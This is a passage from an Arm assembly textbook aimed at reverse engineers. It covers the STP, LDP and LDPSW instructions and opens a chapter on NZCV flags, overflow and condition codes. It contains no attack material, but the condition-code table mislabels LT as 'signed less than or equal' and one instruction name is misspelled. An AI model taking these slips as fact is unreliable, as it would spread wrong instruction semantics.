


Figure 6.23: A64 STP base and base with offset example

The next two examples demonstrate the use of `STP` with post and pre-indexed addressing, as shown in [Figure 6.24](#). The first instruction uses post-indexed addressing with an offset of $\#16$. This means the value of x_1 is stored at the address in SP , followed by x_2 stored at $\text{SP}+8$. Here the base register SP is updated with the offset $\#16$ applied to its address after storing the two doublewords to memory.

The second instruction uses pre-indexed addressing; hence, the offset ($\#16$) is first applied to the address obtained from the base

register SP . The two doublewords are then stored at the new memory address $SP+16$. In this illustration, $SP+16$ and $SP+24$ is referring to the distance from the initial SP value before the update.

$STP X1, X2, [SP], #16 \quad STP X3, X4, [SP, #16]!$




Figure 6.24: A64 STP with post- and pre-indexed addressing

The 32-bit variants load or store two consecutive words. The example shown in [Figure 6.25](#) illustrates the 32-bit variant of the LDP instruction, which loads two words from memory addressed by base register x_0 to w_1 and w_2 . Here, the lower 32-bits are loaded to register w_1 , followed by the higher 32 bits at x_0+4 loaded in register w_2 .




Figure 6.25: A64 LDP 32-bit variant

The `LDPSW` instruction loads two 32-bit words from memory and sign-extends them to 64-bit doublewords, as shown in [Table 6.28](#). The immediate offset must be a multiple of 4 in range -256 to 252. There is no store equivalent for this instruction.

Table 6.28: A64 LDPSW Instruction Syntax

A64 (64-BIT VARIANT)	A64 (32-BIT VARIANT)
Load pair signed words	
<code>LDPSW Xt1, Xt2, [Xn SP]</code>	-
<code>LDPSW Xt1, Xt2, [Xn SP, #imm]</code>	-
<code>LDPSW Xt1, Xt2, [Xn SP], #imm</code>	-
<code>LDPSW Xt1, Xt2, [Xn SP, #imm]!</code>	-

The instruction in [Figure 6.26](#) loads two consecutive words from the memory address obtained from base register `x0` and sign-extends them to register `x1` and `x2` respectively.

LDPSW X1, X2, [X0]




Figure 6.26: A64 LDPSW illustration

Notes

1 ARM DDI 0487F.a – C1.3.3

2 ARM DDI 0487F.a - C4-312

3 ARM DDI 0487F.a - C6-1001

4 <https://developer.arm.com/documentation/dui0473/c/writing-arm-assembly-language/literal-pools>

5

www.keil.com/support/man/docs/armasm/armasm_dom1359731147386.htm

[6](https://sourceware.org/binutils/docs/as/AArch64-Directives.xhtml) <https://sourceware.org/binutils/docs/as/AArch64-Directives.xhtml>

[7](#) ARM DDI 0487F.a - C1.3.2 PC-relative addressing

[8](#) ARM DDI 0487F.a - C3.3.5

[9](#) ARM DDI 0487F.a - C6.1.2

[10](#)

<https://android.googlesource.com/kernel/lk/+/master/lib/libc/string/arch/arm/memcpy.>

[11](#) C3.2.4

[12](#) C3.2.6

CHAPTER 7

Conditional Execution

This chapter provides an overview of Arm condition flags, how they are set and used by instructions, and how conditional select and comparison instructions work.

Conditional Execution Overview

In the previous few chapters, we have seen many Arm instructions used to process and modify data held in registers, as well as how to load and store data to and from memory. But data processing is only part of the story of how modern programs operate. Programs can also perform complex logic, dynamically adapting their behavior in real time based on the data that they encounter.

Software developers writing code in C and C++ often use high-level programming constructs such as `if` statements, `while` loops, and `for` statements to specify how their program should adapt to various data conditions. For example, a programmer might write code such as the following:

```
int main(int argc, char** argv) {  
    if(argc>= 2) {  
        printf("Hello %s!\n", argv[1]);  
    }  
    return 0;  
}
```

In this example, the behavior of the function dynamically changes depending on the `argc` parameter's value. The condition used by the `if` statement is a Boolean (yes/no) question, in this case asking “is `argc >= 2?`” The answer to this question is determined at runtime, and the statements bracketed by the `if` statement will be conditionally executed only if the answer to this question is “yes.”

Unfortunately for us as reverse engineers, these high-level programming constructs do not exist at the processor level and do not filter down to the compiled code that we have to reverse engineer. Instead, compilers convert these high-level programming constructs into a series of simple processor instructions such as `CMP`, `ANDS`, and `BNE` that encode the same logic in a form that the Arm processor can efficiently execute. As reverse engineers, we need to do the reverse: reading these compiled processor instructions and using them to infer the programmers' original intent. In this chapter, you will learn about condition codes and how instructions can make use of them for conditional execution. Branch instructions and control flow logic are covered in [Chapter 8](#), "Control Flow."

Conditional Codes

On Arm, most conditional logic statements are split across two or more instructions. The first of these is a *flag-setting* instruction whose job is to inspect one or more values held in registers and sets the processor's `NZCV` flags inside `PSTATE` accordingly. This is later followed by a *conditional instruction* whose behavior depends on a condition code, which is, in turn, dependent on the state of those `NZCV` flags.

Flag-setting instructions subdivide into two main subcategories:

Specialized test and compare instructions, such as `CMP`, `TST`, and `TEQ`. These instructions set the `NZCV` flags based on inspecting one or more values held in registers.

Data processing instructions that use the `s` suffix appended to the end of their name such as `ADDS`. These instructions perform their ordinary arithmetic operation, but additionally set `NZCV` based on the result of their calculation.


Conditional instructions also fall into two main categories:

Ordinary conditionally executed instructions have a condition code appended to the end of their instruction name. These instructions execute if (and only if) that condition code is satisfied. Otherwise, the processor ignores the instruction and simply moves on to the next. Examples of such instructions include `ORREQ`, `MOVNE`, and `ADDLT`, as well as conditional branch instructions such as `BEQ` and `BGE` that we will cover in more detail in [Chapter 8](#).

The A64 instruction set does not support conditional execution for every instruction. Instead, it provides dedicated conditional instructions, such as `CSEL` and `CCMP`. Instead of appending the condition code to the end of their name, these instructions take a condition code as an instruction parameter. These instructions always execute, but their behavior changes depending on whether the condition code is satisfied.

The NZCV Condition Flags

In [Chapter 4](#), “The Arm Architecture,” we saw that Armv8-A processors store the process state—including the `NZCV` flags—via the process' `PSTATE` structure, which is an abstraction of process state information. These condition flags are stored at bits [31:28] of the `PSTATE`. See [Figure 7.1](#).¹



[Figure 7.1](#): Condition flag bits in PSTATE

The basic meanings of the `NZCV` arithmetic flags are given here:

N: Negative: The `N` flag specifies that an operation resulted in a negative value.

Z: Zero: The `Z` flag specifies that the operation resulted in zero.

C: Carry (or Unsigned Overflow): The `c` flag can hold different meanings depending on context. For addition and subtraction type operations, `c` indicates that an *unsigned integer overflow* occurred. For shift-type operations, `c` holds the value of the last bit shifted out and discarded by the shift operation. `c` is also sometimes used to convey that an error occurred. Here are some examples:

- The Armv8.5-RNG instructions `RDNR` and `RNDRRS` set `c` to `1` if the hardware random number failed to produce a random number in a reasonable period.²
- Some operating systems set the carry flag to `1` to indicate that a requested system call returned an error.³
- Floating-point comparisons set `c` to `1` if one or both inputs are `NaN`.

V: Overflow: The `v` flag is used by addition and subtraction type instructions and indicates that the operation led to a *signed integer overflow*.

Signed vs. Unsigned Integer Overflows

After an addition or subtraction type instruction, the `c` and `v` flags indicate that an unsigned or signed integer overflow occurred, respectively. *Overflow* here means that the addition or subtraction operation yielded a mathematically “wrong” result.


But what does overflow actually *mean* under the hood? How can the processor “know” it got the wrong result, and, in any case, if it knows it got it wrong, why doesn’t it instead just go back and compute the correct result?

Understanding what’s going on requires a quick recap on how processors perform additions and subtractions internally. Processors perform arithmetic in pretty much the same way that we all learn how to add large numbers by hand in school. The basic process for long-addition is this: Starting first with the least-significant input digits (the 1s column), we sum the corresponding input digits to produce the next digit of output. If the sum of the digits is a number larger than

10, for example, our input digits require us to sum 9+4, and then we record and “carry over” the 1 to the next-most-significant column, adding this 1 into the next digit’s calculation. We continue this process until we run out of input digits to add at which point the calculation is complete.

Processors do basically the same thing, except that they operate in binary rather than base-10. [Figure 7.2](#) shows how a 4-bit processor might, for example, add the values $0b1011$ (11) and $0b1010$ (10).

$$\begin{array}{r} 0b1011 \\ + 0b1010 \end{array}$$



[Figure 7.2:](#) Carry over illustration


Starting on the right side of [Figure 7.2](#) and working toward the left, each element in the chain adds two binary digits from the inputs, taking care to incorporate any “carry over” from a previous element in the chain. Each element sums the two input digits and the carry-in value to create the corresponding “digit sum” for that column. This provides both the “output bit” for the column and, if the sum of the two inputs and carry-in is 2 or more, also produces a “carry out” value that is sent to the next element for incorporation into its digit calculation.

In our simplified example, the 4-bit adder creates 4 bits of output ($0b0101$), along with a final carry bit ($_1$). Putting these together reveals the correct 5-bit result of our addition as $0b10101$ ($11 + 10 = 21$).

32-bit and 64-bit processors follow the same process, just scaled up to handle more binary digits. A 32-bit addition takes two 32-bit inputs and generates 32 bits of output along with a final “carry” value, outputted by the last (most-significant) element in the chain. The output bits of the adder become the arithmetic result of the addition and are sent to the destination register. The final “carry out” value is copied to the `c` flag in `NZCV`. A carry value of 1 means that the “real” result of our addition operation was a 33-bit (or 65-bit) result that had to be truncated for the result to fit into the destination register. In other words, `c` indicates that an *unsigned overflow* occurred.

The logic for detecting *signed overflow* is a bit more complicated, but is based on two key observations. First, if the two inputs being added have opposite signs (i.e., one positive, one negative), then no signed overflow will ever occur. This is because the magnitude of the result will strictly decrease during the operation. Second, when the inputs do have the same sign (i.e., are both negative or both positive), the sign of the result will always match the sign of the inputs *except* when a signed overflow causes the sign bit of the result to unexpectedly invert.

For this reason, we can quickly and reliably determine whether a signed overflow took place by looking just at the 1-bit adder unit in the chain responsible for computing the sign-bit during the addition. We can then manually build up a truth table that fully describes the exact circumstances when a signed overflow has occurred, as shown in [Figure 7.3](#).



[Figure 7.3](#): Signed overflow illustration with truth table

Reducing this truth table into its minimal logical form gives us the final result: By setting v equal to the exclusive OR of (a) the carry-*in* and (b), the carry-*out* of this 1-bit adder will cause v to be set if and only if a signed overflow occurred during the computation.

Condition Codes

To enable conditional execution, Arm defines 16 4-bit *condition codes*. These condition codes allow an instruction to execute conditionally based on the state of the `PSTATE`'s `NZCV` flags.

[Table 7.1](#) ⁴ lists the condition codes and their meanings.

Table 7.1: Condition Codes

VALUE	NAME	SEMANTIC MEANING (INTEGER OPERATIONS)	CONDITION FLAGS
0000	EQ	Equal	$Z == 1$
0001	NE	Not equal	$Z == 0$
0010	CS HS	Carry set	$C == 1$
0011	CC LO	Carry clear	$C == 0$
0100	MI	Negative	$N == 1$
0101	PL	Positive or zero	$N == 0$
0110	VS	Overflow	$V == 1$
0111	VC	No overflow	$V == 0$
1000	HI	Unsigned higher	$C == 1 \&& Z == 0$
1001	LS	Unsigned lower or same	$!(C == 1 \&& Z == 0)$
1010	GE	Signed greater than or equal	$N == V$
1011	LT	Signed less than or equal	$N != V$
1100	GT	Signed greater than	$Z == 0 \&& N == V$
1101	LE	Signed less than or equal	$!(Z == 0 \&& N == V)$
1110	AL	Always (unconditional)	Any
1111	NV	Not Valid	Any

`AL` is the *always* specifier. It is an optional mnemonic extension for A32 instructions and indicates that the instruction will always be taken. By convention, the `AL` condition code is always omitted when reading and writing assembly; an unconditional addition should be written as `ADD`, not as `ADDAL`.

The `0b1111` encoding, listed in [Table 7.1](#) as `NV`, is reserved. In A64 it is explicitly provided only to provide a valid disassembly of the `0b1111` condition code.⁵ On A32, no specific meaning is given to the `0b1111` condition code.⁶ In both cases it is not meant to be used when writing assembly code by hand, and it is never encountered during ordinary reverse engineering.

Conditional Instructions

Conditionally executed instructions are constructed by directly appending a *condition code* to the end of the instruction name, such as in the following A32 instruction examples:

```
add r0, r0, r1      ; Ordinary (unconditional) addition of r0 =  
r0+r1  
addgt r0, r0, r1    ; Perform an addition only if the <GT>  
condition is met  
  
ldr r0, [r1]        ; Ordinary (unconditional) fetch from memory  
ldrne r0, [r1]       ; Conditional fetch only if the <NE>  
condition is met
```

The set of instructions that can be made conditional by directly appending the condition code to the instruction name depends on the instruction set being used. If the condition code evaluates to True, the instruction is executed.

In A32, most instructions reserve space in their binary instruction encoding that can be used to insert a condition code. This approach allows almost all ordinary instructions to be directly “promoted” into a conditional instruction by simply appending the condition code to the instruction name.

T32 takes a radically different approach to conditional execution compared with A32. In T32, only the branch instructions have space for a condition code, and therefore only conditional branches such as `BNE` or `BGE` can be made conditional using the method of directly appending a condition code to the name. Other instructions can be made conditional, but do so via T32's unique and special-purpose `IT`

instruction. `IT` sets up the processor's `ITSTATE` field, enabling up to four subsequent instructions to be executed based on a condition code or its negation. The syntax for the `IT` instruction can be complicated and is discussed in detail in the next section.

